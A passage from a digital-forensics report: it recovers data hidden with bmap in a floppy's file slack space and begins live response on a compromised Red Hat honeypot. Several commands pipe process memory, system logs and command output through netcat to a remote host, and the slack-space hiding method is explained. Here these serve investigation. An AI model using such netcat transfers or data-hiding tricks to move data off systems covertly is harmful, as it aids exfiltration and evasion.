00002d80  72 00 2e 00 64 00 6f 00  63 00 02 00 09 35 ff 26  |r...d.o.c....5.&|
...
000034d0  1e 00 00 00 14 00 00 00  43 6f 6e 74 65 6d 70 6f  |........Contempo|
000034e0  72 61 72 79 20 4c 65 74  74 65 72 00 1e 00 00 00  |rary Letter.....|
000034f0  01 00 00 00 00 6f 6e 74  1e 00 00 00 0b 00 00 00  |.....ont........|
00003500  4a 6f 68 6e 20 50 72 69  63 65 00 79 1e 00 00 00  |John Price.y....|
00003510  01 00 00 00 00 6f 68 6e  1e 00 00 00 14 00 00 00  |.....ohn........|
00003520  43 6f 6e 74 65 6d 70 6f  72 61 72 79 20 4c 65 74  |Contemporary Let|
00003530  74 65 72 00 1e 00 00 00  0b 00 00 00 4a 6f 68 6e  |ter.........John|
00003540  20 50 72 69 63 65 00 79  1e 00 00 00 02 00 00 00  | Price.y........|
...
```

The meta-data shows that the file was last saved by John Price. Since Letter.doc is owned by user ID 502 this leads us to believe that user ID is John Price's. However, this could be coincidence.

The second Word document, Mikemsg.doc, contains the message shown below.

Hey Mike,

I received the latest batch of files last night and I'm ready to rock-n-roll (ha-ha).

I have some advance orders for the next run. Call me soon.

JP

The letter talks about the latest batch of files being ready and hints that they are music files (from the "rock and roll" comment). Even though the type of copyrighted material Price was allegedly distributing was never discussed, illegal music files would make sense, especially since the MP3 HOWTO file is present on the disk.

Running the document through hexdump shows that the meta-data again says the file was last saved by John Price.

```
# hexdump -C Mikemsg.doc | more
00000000  d0 cf 11 e0 a1 b1 1a e1  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  3e 00 03 00 fe ff 09 00  |........>.......|
...
000012f0  ff ff 02 00 00 00 0a 00  4a 00 6f 00 68 00 6e 00  |........J.o.h.n.|
00001300  20 00 50 00 72 00 69 00  63 00 65 00 3b 00 43 00  | .P.r.i.c.e.;.C.|
00001310  3a 00 5c 00 44 00 6f 00  63 00 75 00 6d 00 65 00  |:.\.D.o.c.u.m.e.|
00001320  6e 00 74 00 73 00 20 00  61 00 6e 00 64 00 20 00  |n.t.s. .a.n.d. .|
00001330  53 00 65 00 74 00 74 00  69 00 6e 00 67 00 73 00  |S.e.t.t.i.n.g.s.|
00001340  5c 00 41 00 64 00 6d 00  69 00 6e 00 69 00 73 00  |\.A.d.m.i.n.i.s.|
00001350  74 00 72 00 61 00 74 00  6f 00 72 00 5c 00 44 00  |t.r.a.t.o.r.\.D.|
00001360  65 00 73 00 6b 00 74 00  6f 00 70 00 5c 00 4d 00  |e.s.k.t.o.p.\.M.|
00001370  69 00 6b 00 65 00 6d 00  73 00 67 00 2e 00 64 00  |i.k.e.m.s.g...d.|
00001380  6f 00 63 00 ff 40 00 80  01 00 a0 00 00 00 a0 00  |o.c..@..........|
...
00001670  00 00 00 09 00 48 00 65  00 79 00 20 00 4d 00 69  |.....H.e.y. .M.i|
00001680  00 6b 00 65 00 2c 00 00  00 00 00 00 00 0a 00 4a  |.k.e.,.........J|
00001690  00 6f 00 68 00 6e 00 20  00 50 00 72 00 69 00 63  |.o.h.n. .P.r.i.c|
000016a0  00 65 00 0a 00 4a 00 6f  00 68 00 6e 00 20 00 50  |.e...J.o.h.n. .P|
000016b0  00 72 00 69 00 63 00 65  00 00 00 00 00 00 00 00  |.r.i.c.e........|
```

Now we have more evidence that Price was distributing illegal copyrighted materials, most likely music files, with the Mikemsg.doc Word document.

We have looked at the documents available on the floppy itself but have not looked to see if anything had been hidden on the disk using bmap. We can use the **checkslack** option in bmap to check every file on the floppy image to see if data is hidden in its slack space. To do that, the following bash shell script was used.

```
# cat bmap.bash
#!/bin/bash
```

```
for file in `find . -type f -print`
do
  bmap --mode checkslack $file
done
```

The script will start in the current directory and traverse every directory underneath it, running the bmap program with the **checkslack** option on every file it encounters. This will tell us any files that have any data hidden in the slack space. Running the script produced the results shown below.

```
# cd floppy
# ../bmap.bash
./John/sect-num.gif does not have slack
./John/sectors.gif does not have slack
./prog does not have slack
./May03/ebay300.jpg does not have slack
./Docs/Letter.doc does not have slack
./Docs/Mikemsg.doc does not have slack
./Docs/Kernel-HOWTO-html.tar.gz does not have slack
./Docs/MP3-HOWTO-html.tar.gz does not have slack
./Docs/Sound-HOWTO-html.tar.gz has slack
./Docs/DVD-Playing-HOWTO-html.tar does not have slack
./nc-1.10-16.i386.rpm..rpm does not have slack
./.~5456g.tmp does not have slack
```

The results from the script showed that the Docs/Sound-HOWTO-html.tar.gz file had something hidden in its slack space. To recover the data hidden within the slack space on that file bmap was run with the **slack** option on that file. To make it easier to analyze the file, the output was redirected to another file, named "hidden", using the –**outfile** option.

```
# cd ..
# ./bmap --mode slack --outfile hidden floppy/Docs/Sound-HOWTO-html.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
# ls -l hidden
-rwxr-xr-x    1 root     root          805 Mar 20 00:17 hidden
[root@laptop prog]# file hidden
hidden: gzip compressed data, was "downloads", from Unix
```

The file hidden in the slack space was 805 bytes and, according to the **file** command, was a gzip'd file named "downloads". Changing the name of the file to "downloads.gz" and uncompressing it with gunzip showed that it was 185 bytes and ASCII text.

```
# mv hidden downloads.gz
[root@laptop prog]# gunzip downloads.gz
[root@laptop prog]# ls -l downloads
-rwxr-xr-x    1 root     root          185 Mar 20 00:17 downloads
[root@laptop prog]# file downloads
downloads: ASCII text
```

Since the file was only ASCII text, it could be displayed easily to look at its contents.

```
# cat downloads
Ripped MP3s - latest releases:

www.fileshares.org/
www.convenience-city.net/main/pub/index.htm
emmpeethrees.com/hidden/index.htm
ripped.net/down/secret.htm

***NOT FOR DISTRIBUTION***
```

The file showed a number of web sites that appeared to be places to download the latest illegal music MP3s. This again points that the illegal copyrighted material Price is allegedly distributing are music files.

Case Information Summary

By forensically examining the floppy image much evidence that Price was using the computing resources of the organization to distribute copyrighted material, in this case illegal MP3 files, was discovered. First, a number of instructional files on how to set up a Linux system to play MP3 files and rip them off of CDs were on the image.

Second, there were two deleted files on the image. While they could not be recovered since the disk blocks they were formally on were overwritten, it could be theorized as to what they were based on their file sizes. The first deleted file was an MP3 player called xmms and the second was a copy of the unknown binary we examined, bmap.

Using the bmap program we were able to recover a hidden file which contained a number of web links that were described as “Ripped MP3s – latest releases”. Additionally, using the metadata in the two Microsoft Word documents helped tie John Price as the owner of this disk, or at least the last one who used it. The Word documents alsogave more evidence that Price was involved with distributing illegal MP3s.

All of this evidence leads to the conclusion that Price was distributing illegal copyrighted MP3 file and using company resources to do it.

Finally, System Administrators can use the bash script previously given to check to see if bmap has been used to hide data on their system. The script travels through the directory it is run in as well as any directory underneath it and checks every file with bmap and the checkslack option to see if something is hidden in the slack space of that file. All output is displayed and can be redirected to another file for easy manipulation.

Legal Implications

I was unable to find any laws, national or otherwise, that state it is illegal to hide data using a program such as bmap, so long as that data itself is not illegal. Even though Price was obviously distributing illegal copies of music, the data hidden were just links to web sites where those illegal copies could be distributed to. Hiding this information, or even possessing it, is also not illegal.

Posting these links to the Internet, however, could be in violation of the Digital Millenium Copyright Act (DMCA). However, as far as the evidence is concerned, Price did not post them online.

However, even though no laws were broken with the use of the data-hiding program bmap, internal policies might have been. The following is a list of entries commonly seen in acceptable use policies that would be a violation in this case:

- Unauthorized execution of non-company approved software – It is highly unlikely that bmap is an approved piece of software.

- Hiding of data by unauthorized means – Companies often include approved methods for encrypted or hiding data. Hiding data in the slack space of a computer is unlikely to be on this list.

- Use of company resources for personal gain or personal activities – Since the activities performed by Price with the use of bmap were to hide data that he was using for personal gain, it could be construed that this was a violation of this policy.

Interview Questions

The point of interviewing Price is to get him to admit that he is the one who installed and ran bmap. The first thing to do is to prove that he is the owner of the floppy disk, which he has denied thus far.

1. The office PC the floppy disk was found in the one you worked on. Was the floppy disk yours? - We already know he will deny this, but want to verify it.

2. Do you use Microsoft Word? - We want to make sure Price has used Word in the past. Even if he says no we can procede with the next

questions.

3. Do you know what metadata is? - If he says no, we would explain to him that metadata is hidden data that is saved with documents, such as the owner of the file, where it was last saved, etc.

4. Did you know Microsoft Word saves the last person to edit a file in Word document metadata? - This is just a continuation of the last question.

5. If you this floppy is not yours, how did the two Word documents, whose metadata says that you are the owner of the files and you were the last one who saved them, end up on this floppy disk?

At this point Price will hopefully admit that the floppy disk is his. If not, we can continue to interview him until he does. After we have established that Price is the owner of the floppy we can begin to question him about the unknown binary found.

1. We found a program on the floppy disk. What does it do? - Since the program's identity is not know and had to be discovered by being forensically analyzed by us, Price should not know this unless he installed it. If he does know what it does, he is the one who installed it.

2. What is slack space? – This question is used to see how Price will answer. If he answers what slack space is, we can be a little more sure Price knows what bmap does.

3. The program was installed by same person who owned the Word documents. Since you are the one who owns the Word documents, why did you install the program? We know the same person installed bmap as the Word documents because the user IDs for the files match. A positive answer from Price will verify he installed the program. If he responds negatively, we would ask him how he thinks it got there. This could lead to mistakes in his story.

4. Whoever used this program has to be pretty smart. From what we can tell it looks like its supposed to hide data somehow. Did you ever use it? – We know for a fact what the program does. The purpose of this question is to try to compliment his ability to get him to talk more. If he says he used it we know he installed it. After this, we can ask his what type of data he hid.

There are many different paths the questioning can lead. Initially, Price should be made to feel comfortable and not threatened to try and get as much information as possible out of him. Additionally, less direct questions should be asked of him. After more and more information is obtained, more direct questions can be asked.

Additional Information

Anton Chuvakin wrote an excellent paper entitled “Linux Data Hiding and Recovery”. This paper details a number of ways to hide data and security delete it in Linux. Chuvakin also mentions bmap as one of the utilities used to hide data. This paper can be found at http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html.

http://build.lnx-bbc.org/packages/fs/bmap.html is a website that describes bmap and goes somewhat into it’s abilities.

http://www.google.com/ was used in a number searches to find information and software. Searching for bmap, data hiding and xmms were just a few of the searches used.

The National Software Reference Library (NSRL) located at http://www.nsrl.nist.gov was used in an attempt to match the MD5 hash from the unknown program on the floppy with a known program.

The Free Online Dictionary of Computing (FOLDOC) is an excellent place to get definitions of computing terms. Many of the technical terms defined here were quoted from FOLDOC at http://foldoc.doc.ic.ac.uk/foldoc/index.html.

References

Bmap. 13 March 2004. <http://build.lnx-bbc.org/packages/fs/bmap.html>.

Chuvakin, Anton. “Linux Data Hiding and Recovery”. 2 April 2004. <http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html>.

“file system.” Free Online Dictionary of Computing. 15 March 2004. <http://wombat.doc.ic.ac.uk/foldoc/foldoc.cgi?file+system>.

National Software Resource Library. 15 March 2004. <http://www.nsrl.nist.gov>.

Schneier, Bruce. Applied Cryptography. New York: John Wiley & Sons, 1996.

X Multimedia System. 13 March 2004. <http://www.xmms.org/about.php>.

Appendix A – mactime output of floppy image

```
Tue Jan 28 2003 10:56:00    20680 ma. -/-rwxr-xr-x 502  502  25
/John/sectors.gif
                            19088 ma. -/-rwxr-xr-x 502      502      24
/John/sect-num.gif
Mon Feb 03 2003 06:08:00     1024 m.. d/drwxr-xr-x 502      502      12
/John
Sat May 03 2003 06:10:00     1024 m.. d/drwxr-xr-x 502      502      14
/May03
Wed May 21 2003 06:09:00    27430 ma. -/-rwxr-xr-x 502      502      19
/Docs/Kernel-HOWTO-html.tar.gz
                            29184 ma. -/-rwxr-xr-x 502      502      13
/Docs/DVD-Playing-HOWTO-html.tar
Wed May 21 2003 06:12:00    32661 ma. -/-rwxr-xr-x 502      502      20
/Docs/MP3-HOWTO-html.tar.gz
Wed Jun 11 2003 09:09:00    29696 ma. -/-rw------- 502      502      16
/Docs/Letter.doc
Mon Jul 14 2003 10:08:09        0 mac ---------- 0        0        1
<fl-160703-jp1.dd-alive-1>
                            12288 m.c d/drwx------ 0        0        11
/lost+found
Mon Jul 14 2003 10:11:50    26843 ma. -/-rwxr-xr-x 502      502      21
/Docs/Sound-HOWTO-html.tar.gz
Mon Jul 14 2003 10:12:02    56950 ma. -/-rwxr-xr-x 502      502      22
/nc-1.10-16.i386.rpm..rpm
Mon Jul 14 2003 10:12:15   100430 ma. -rwxr-xr-x 0        0        23
<fl-160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:12:48    13487 ma. -/-rwxr-xr-x 502      502      26
/May03/ebay300.jpg
Mon Jul 14 2003 10:13:13   546116 m.. -rwxr-xr-x 502      502      27
<fl-160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:13:52     2592 m.c -/-rw-r--r-- 0        0        28
/.~5456g.tmp
Mon Jul 14 2003 10:19:13   100430 ..c -rwxr-xr-x 0        0        23
<fl-160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:22:36     1024 m.. d/drwxr-xr-x 502      502      15
/Docs
Mon Jul 14 2003 10:24:00   487476 m.. -/-rwxr-xr-x 502      502      18
/prog
Mon Jul 14 2003 10:43:44    26843 ..c -/-rwxr-xr-x 502      502      21
/Docs/Sound-HOWTO-html.tar.gz
                             1024 ..c d/drwxr-xr-x 502      502      15
/Docs
Mon Jul 14 2003 10:43:53    13487 ..c -/-rwxr-xr-x 502      502      26
/May03/ebay300.jpg
Mon Jul 14 2003 10:43:57    56950 ..c -/-rwxr-xr-x 502      502      22
/nc-1.10-16.i386.rpm..rpm
Mon Jul 14 2003 10:45:48    29184 ..c -/-rwxr-xr-x 502      502      13
/Docs/DVD-Playing-HOWTO-html.tar
Mon Jul 14 2003 10:46:00    27430 ..c -/-rwxr-xr-x 502      502      19
/Docs/Kernel-HOWTO-html.tar.gz
Mon Jul 14 2003 10:46:07    32661 ..c -/-rwxr-xr-x 502      502      20
/Docs/MP3-HOWTO-html.tar.gz
Mon Jul 14 2003 10:47:10   546116 .a. -rwxr-xr-x 502      502      27
<fl-160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:47:57    29696 ..c -/-rw------- 502      502      16
/Docs/Letter.doc
Mon Jul 14 2003 10:48:15    19456 mac -/-rw------- 502      502      17
/Docs/Mikemsg.doc
```

```
Mon Jul 14 2003 10:48:53    20680 ..c -/-rwxr-xr-x 502      502      25
/John/sectors.gif
                            19088 ..c -/-rwxr-xr-x 502      502      24
/John/sect-num.gif
Mon Jul 14 2003 10:49:25     1024 ..c d/drwxr-xr-x 502      502      12
/John
Mon Jul 14 2003 10:50:15     1024 ..c d/drwxr-xr-x 502      502      14
/May03
Wed Jul 16 2003 02:03:00   546116 ..c -rwxr-xr-x 502      502      27
<fl-160703-jp1.dd-dead-27>
Wed Jul 16 2003 02:03:13     1024 m.c -/drwxr-xr-x 0        0        2
/John/ (deleted-realloc)
Wed Jul 16 2003 02:05:33   487476 ..c -/-rwxr-xr-x 502      502      18
/prog
Wed Jul 16 2003 02:06:15    12288 .a. d/drwx------ 0        0        11
/lost+found
Wed Jul 16 2003 02:09:35     1024 .a. d/drwxr-xr-x 502      502      12
/John
Wed Jul 16 2003 02:09:49     1024 .a. d/drwxr-xr-x 502      502      14
/May03
Wed Jul 16 2003 02:10:01     1024 .a. d/drwxr-xr-x 502      502      15
/Docs
Wed Jul 16 2003 02:11:36     2592 .a. -/-rw-r--r-- 0        0        28
/.~5456g.tmp
Wed Jul 16 2003 02:12:39     1024 .a. -/drwxr-xr-x 0        0        2
/John/ (deleted-realloc)
Wed Jul 16 2003 02:12:45   487476 .a. -/-rwxr-xr-x 502      502      18
/prog
```

Forensic Analysis

Synopsis of Case Facts

On Friday, March 25 at 10:00 pm I installed RedHat Linux 7.1 onto an old PC as a honeypot and put it on the Internet. Less than 12 hours later the machine would be compromised by an unknown attacker from the Internet.

A honeypot is a computer installed with a vulnerable operating system and services with the intent that it be compromised by an attacker. The purpose of allowing an attacker to compromise the honeypot is to study how the attacker gets in, what they do once they get in and why they break into the system.

This paper will describe each step of the forensic analysis that took place on the compromised honeypot. The analysis performed will show how the attacker was gained access to the system, what they did after the system was compromised and how they attempted to keep control of it. Also, the process of identifying the attacker is detailed, resulting in a possible positive identification.

Throughout this paper any IP addresses, domain names, email address or names and addresses of people have been sanitized for the protection of the innocent or guilty.

Description of System Being Analyzed

The system being analyzed was a honeypot created from an old PC available. Before being used as a honeypot, the PC ran Windows ME for general computing activities such as playing games or using the Internet.

Before the operating system was loaded, the Penguin Sleuth Kit, a single CD bootable Linux distribution which contains a number of computer forensic and incident response tools, was used to boot the PC to a Linux command prompt. Once at the command prompt, the **dd** command, a UNIX disk copying utility, was used to write all zeroes to the entire hard drive, effectively blanking it. This was done to overwrite any data that may be left on the drive that could affect forensic analysis.

Once the hard drive was completely blank, the system was rebooted and RedHat Linux 7.1 was installed. Installation began on Thursday, March 25, 2004 at 16:24:29. During configuration only the default software was installed. As soon as installation was complete and the system had rebooted, a number of network services, include anonymous FTP, telnet, SMTP and SSH, were turned on. Each of these services provided a potential gateway into the copmuter for an attacker. Additionally, any system messages produced by the operating system were sent to the screen so any compromises could be easily seen.

Finally, the **ntpdate** program was set up to run at the top of every hour. **Ntpdate** is a program that will contact a time server on the Internet and adjust the time on the local machine so it is in sync with the reference clock it contacted. Throughout this analysis, time will be displayed as shown by the system in 24 hour time.

On the system, the network interface was given a static IP address of 192.168.1.112 on my internal network and a host name of "personel". My firewall was set up to direct any incoming network traffic to the honeypot to make it look as if the honeypot was sitting directly on the Internet. The firewall was set to log any traffic that went to or came from the honeypot. A root, or super user, session was left logged in on the honeypot and it was left alone.

Hardware

The honeypot is a non-brand name computer in a mid-size beige tower. It has one internal 3 ½" floppy drive, one internal Memorex CD-ROM drive and an empty 5 ¼" drive slot. The system has a Pentium 233 MMX processor, 256 MB RAM, a single 3005 MB hard drive and a 10/100 MB Netgear Ethernet NIC.

Tag #'s	Description
1A	• Unknown mid-size beige tower PC, no serial number • Pentium 233 MMX • 256 MB RAM (1 DIMM) • Internal 40x Memorex IDE CD-ROM, Model CD-402E • Internal 3 ½" floppy drive • Netgear 10/100 Ethernet NIC • Soundblaster Pro Sound Card • 3DFX Voodoo2 Video Card
1B	Internal JTS Champion Hard drive, Model C3000-3AF, Serial number: *R000105342*, Size: 3005 MB

Verification

On March 26, 2004 at 10pm the console for the honeypot displayed a number of interesting messages. At 07:07:18 that morning the network interface of the machine had gone into promiscuous mode and the following messages were sent to the console:

```
Mar 26 07:07:18 personel kernel: write uses obsolete
(PF_INET,SOCK_PACKET)
Mar 26 07:07:18 personel kernel: eth0: Promiscuous mode enabled.
Mar 26 07:07:18 personel kernel: device eth0 entered promiscuous mode
```

When a network interface enters promiscuous mode it is trying to listen to all of the traffic on the network, not just the traffic destined for it specifically. An

interface will only enter promiscuous mode when a program, such as a network sniffer or intrusion detection system, tells it to. There is never any time when the interface will automatically enter this mode.

Immediately after the interface entered promiscuous mode the following messages were displayed on the console:

```
Mar 26 07:07:19 personel sendmail[5988]: log: Server listening on port
24.
Mar 26 07:07:19 personel sendmail[5988]: log: Generating 768 bit RSA
key.
Mar 26 07:07:20 personel sendmail[5988]: log: RSA key generation
complete.
Mar 26 07:07:25 personel sendmail[6067]: log: Connection from
81.XX.YY.ZZ port 2143
```

Sendmail is a program used to send or receive email from a UNIX or Linux system and by default will listen on port 25. It will not generate cryptographic keys like the messages above show. The key generation messages shown above are typical of messages seen from OpenSSH, an encrypted remote access program and not sendmail.

Since no one was working on the honeypot at that time and the messages seen above were highly suspicious and indicative of the machine being compromised, incident response and forensic analysis began to take place. Firewall rules were put in place to deny any network traffic from the honeypot to or from the Internet and live analysis of the machine began.

Live Analysis

Before the honeypot could be analyzed an exact copy of the hard drive would need to be created. In order to do this the system would have to be powered off and brought up with a bootable CD. However, once the machine was turned off a number of volatile items stored in memory, such as processes and network connections, would be lost. These volatile items could be very helpful in determining how the machine was compromised as well as what the attacker did. Therefore, they would need to be saved before the machine could be powered off.

The workstation used for analysis was a Sony Vaio laptop loaded with RedHat Linux 9.0 and fully patched. The laptop contained a number of forensic tools that would be used when analyzing the honeypot. It was connected to the local network and assigned IP address 192.168.1.56.

Since the honeypot had been compromised none of the programs on the machine could be trusted. Attackers commonly replace programs on machines they compromise with versions of their own which hide processes or network connections and may have hidden malicious intentions. Additionally, if the tools on the honeypot were used the access times for those tools would be modified.

This could destroy important data that would help us determine what happened after the attacker got into the machine. Therefore, if we wanted to get any of the volatile data on the machine and leave it forensically sound we would have to use our own tools from a different source.

The UNIX forensics CD that was given out during the SANS training course was used. This CD contains a number of statically compiled forensics tools that can be used to grab the volatile information off of the honeypot. When a tool is statically compiled it does not access any external programming libraries when it runs. Just like we can't trust any of the programs on the honeypot, we can't trust any of the libraries as well.

The CD was mounted using the **mount** command. The **mount** command takes a file system on a disk or in an image file and makes it accessible to the operating system. However, by simply mounting the CD we had just violated what we set out not to do. The only mount command we had access to was the one residing on the system, so that had to be used. When it was run its access time was updated as well as those of any libraries it accessed. This was a necessary evil and as long as we document that we ran this command and record the time it was run we can keep it in mind later in the analysis. The **mount** command was run on 3/26/2004 at 22:13:49 and mounted the CD-ROM in the /mnt/cdrom directory.

Now that we had access to our utilities on the CD-ROM the volatile data could start to be collected. The first program to be run was **lsof**. **Lsof** is a utility which, among other things, lists any open files or any open network connections on the system. These open files and network connections could tell us about any unusual programs running as well as what program was listening on port 24. We could run **lsof** to see the data, but we also wanted to save it for later analysis. To do this we would have to send the output across the network to our analysis laptop using a program called netcat.

Netcat is a very flexible tool that allows a user to send data across a network quite easily. In order to do this netcat would have to be run in two separate places – on the honeypot and on the forensic laptop. On the honeypot we would direct netcat to send the data it receives to the laptop's IP address on port 9000 – a port we specified. On the laptop, netcat would be set up to listen on port 9000 and put any data it received into a file.

As was previously stated, **lsof** was the first program run. At first it was run with the **–i** option which would list any open connections and the programs those connections were associated with. On the forensic laptop, netcat was set up to receive the data:

```
[root@laptop]# nc -l -p 9000 > lsof_i.dat
```

The **–l** option to netcat told it to listen for incoming connections and **–p 9000** told it to listen on port 9000. The output was redirected to the lsof_i.dat file.

On the honeypot, **lsof** was run and its output was redirected to netcat. Notice in the command line below how the full path to the utilities is specified. This is so we are sure that the programs we are running are the ones on our CD and not the ones from the honeypot.

```
# /mnt/cdrom/response_kit/linux_x86_static/lsof –i |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

The **–w 3** option told netcat to wait 3 seconds before a timeout occurred and the connection was closed. After **lsof** completed, the netcat session running on the laptop closed and returned to a command line. Looking at the file it could be seen that data had arrived.

```
[root@laptop]# ls –l lsof_i.dat
-rw-r--r--    1 root     root         1018 Mar 26 22:18 lsof_i.dat
```

A number of other utilities were run to grab more volatile data. Each time a utility was run a netcat listener was set up on the forensic laptop which would put any data it received into a file. On the honeypot, the full path to the utility was specified and the output was sent to netcat, which in turn sent it to the laptop. To save on space, only the commands typed on the honeypot will be shown. It can be assumed that each time they were run a netcat listener on the laptop was run to receive its data.

Lsof was run again, this time with the **–g** option. The **–g** option displays every open file for every process running on the system. This information would be helpful in determining what files any unusual processes were using.

```
# /mnt/cdrom/response_kit/linux_x86_static/lsof –g |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

The next command run was **netstat**. This program was run with the **–anp** options which would display a list of any networking ports that were being listened on as well as the programs that were listening on those ports. Doing this provides a snapshot of the networking traffic occurring at that moment.

```
# /mnt/cdrom/response_kit/linux_x86_static/netstat -anp |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

The **date** command was run next in order to get a snapshot of the current date and time. This information would tell us if the time were somehow off which would be needed when creating a timeline of the system.

```
# /mnt/cdrom/response_kit/linux_x86_static/date |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

Finally, the /var/log/boot.log file was transferred to the laptop. The boot.log file is a log of system messages that are generated when the system is

booted up. It is overwritten each time the system boots so we wanted to save it off in case it would somehow get deleted.

```
# /mnt/cdrom/response_kit/linux_x86_static/cat /var/log/boot.log |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

After the utilities had been run and boot.log saved off, the lsof_i.dat file on the laptop was examined to see if any information on any unusual processes could be found.

```
[root@laptop]# more lsof_i.dat
COMMAND    PID USER   FD   TYPE DEVICE SIZE NODE NAME
rpc.statd  486 root    4u  IPv4    768       UDP *:662
rpc.statd  486 root    5u  IPv4    789       UDP *:1024
rpc.statd  486 root    6u  IPv4    792       TCP *:1024 (LISTEN)
sshd       658 root    3u  IPv4    975       TCP *:ssh (LISTEN)
sendmail   705 root    4u  IPv4   1051       TCP personel:smtp (LISTEN)
xinetd     850 root    3u  IPv4   1659       TCP *:ftp (LISTEN)
xinetd     850 root    4u  IPv4   1660       TCP *:telnet (LISTEN)
xinetd     850 root    5u  IPv4   1661       TCP *:shell (LISTEN)
xinetd     850 root    7u  IPv4   1662       TCP *:login (LISTEN)
xinetd     850 root    8u  IPv4   1663       TCP *:exec (LISTEN)
encrypt   5821 root    1u  IPv4  13536       TCP 192.168.1.112:ftp-
>211.42.XX.YY:47417 (CLOSE_WAIT)
encrypt   5821 root    9u  IPv4  15257       UDP *:3049
sendmail  5988 root   10u  IPv4  15936       TCP *:24 (LISTEN)
setup     6022 root    1u  IPv4  13536       TCP 192.168.1.112:ftp-
>211.42.XX.YY:47417 (CLOSE_WAIT)
```

Four unusual processes, highlighted above, were discovered. Two of the processes, **encrypt** and **setup**, looked like they were FTP file transfers whose network connections had not yet been closed down. Both processes were from the honeypot to 211.42.XX.YY. This was an important piece of information that would be useful later.

Throughout the forensic analysis specific words or phrases will be found that will be helpful when trying to find interesting files within the disk images of the compromised machine. These words or phrases will be compiled into a “dirty word” list that will be searched for later on. The complete list is found in Appendix A of this section.

The other two processes, the second **encrypt** and **sendmail**, were listening for incoming connections on ports UDP 3049 and TCP 24, respectively. It was possible that upon turning off the computer these programs could be lost forever. Therefore it was essential to grab the running processes, if possible, along with any information on them.

To grab the processes in memory a utility called **pcat** was used. **Pcat** takes a process ID (PID) of a program running and copies the memory it has. When redirected to netcat, the actual program running in memory can sometimes be saved. However, the program must first be stopped with the **kill** command.

The **kill** command sends a number of different signals to running processes. In our case, the STOP signal was sent to the process in order to stop any executions taking place. Unfortunately, the CD of statically compiled tools did not contain a copy of the kill command so the copy on the system had to be used.

Process 5988, the sendmail process, was the first one to be copied.

```
# kill –STOP 5988
# /mnt/cdrom/response_kit/linux_x86_static/pcat 5988 |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

Next, the /proc directory was entered to get more information on the process. The /proc directory is a pseudo-file system in Linux which contains an immense amount of information on the system, including information on network settings and running processes. Each process has its own directory which contains a number of useful files. Two files were copied to the forensic laptop, cmdline and maps.

Cmdline is the command line that was entered when the process was run. This would be useful in determining more information on the program. Maps contains a list of the files the program is currently using. This could lead to show where the file originally was.

```
# cd /proc/5988
# /mnt/cdrom/response_kit/linux_x86_static/cat cmdline |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
# /mnt/cdrom/response_kit/linux_x86_static/cat maps |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

The cmdline file for process 5988 had only one line, shown below. This did not give us much information except what we already knew. Looking at the maps file for the process, shown below as well, only showed that the process was in the /sbin directory and that it used a number of libraries. Since we knew where this program was on the honeypot, it could be examined later to find its exact purpose.

```
[root@laptop]# cat pid_5988_cmdline.dat
sendmail

[root@laptop]# cat pid_5988_map.dat
08048000-08076000 r-xp 00000000 03:05 47         /sbin/sendmail
08076000-08079000 rw-p 0002e000 03:05 47         /sbin/sendmail
08079000-08086000 rwxp 00000000 00:00 0
40000000-40015000 r-xp 00000000 03:05 128394     /lib/ld-2.2.2.so
40015000-40016000 rw-p 00014000 03:05 128394     /lib/ld-2.2.2.so
40016000-40017000 rw-p 00000000 00:00 0
4001b000-4002f000 r-xp 00000000 03:05 128412     /lib/libnsl-2.2.2.so
4002f000-40030000 rw-p 00013000 03:05 128412     /lib/libnsl-2.2.2.so
40030000-40032000 rw-p 00000000 00:00 0
40032000-40038000 r-xp 00000000 03:05 128405     /lib/libcrypt-2.2.2.so
40038000-40039000 rw-p 00005000 03:05 128405     /lib/libcrypt-2.2.2.so
```

```
40039000-40060000 rw-p 00000000 00:00 0
40060000-40062000 r-xp 00000000 03:05 128447     /lib/libutil-2.2.2.so
40062000-40063000 rw-p 00001000 03:05 128447     /lib/libutil-2.2.2.so
40063000-40184000 r-xp 00000000 03:05 128403     /lib/libc-2.2.2.so
40184000-40189000 rw-p 00120000 03:05 128403     /lib/libc-2.2.2.so
40189000-4018d000 rw-p 00000000 00:00 0
bfff3000-c0000000 rwxp ffff4000 00:00 0
```

Once everything for process 5988 had been copied the same was done for process 5821, encrypt.

```
# kill –STOP 5821
# /mnt/cdrom/response_kit/linux_x86_static/pcat 5821 |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
# cd /proc/5821
# /mnt/cdrom/response_kit/linux_x86_static/cat cmdline |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
# /mnt/cdrom/response_kit/linux_x86_static/cat maps |
/mnt/cdrom/response_kit/linux_x86_static/nc 192.168.1.56 9000 –w 3
```

The cmdline file for this process gave a little more information. It appears the process was given the command line option –e as well as tkmd5 and /dev/srd0. Until we can examine the program there's no way to tell for sure what it does, but as a guess it probably encrypts the file /dev/srd0. This file, if it exists, can be recovered later and examined.

```
[root@laptop]# cat pid_5821_cmdline.dat
./encrypt-e.tkmd5/dev/srd0
```

The maps file for this process, shown below, also gives some more information. It appears the file was originally in /var/ftp/.nr but has since been deleted. The number 51 to the left of the filename is the file's inode. We can use this information later to recover the file.

```
[root@laptop]# cat pid_5821_map.dat
08048000-0804c000 r-xp 00000000 03:05 51         /var/ftp/.nr/encrypt
(deleted)
0804c000-0804d000 rw-p 00004000 03:05 51         /var/ftp/.nr/encrypt
(deleted)
0804d000-08050000 rwxp 00000000 00:00 0
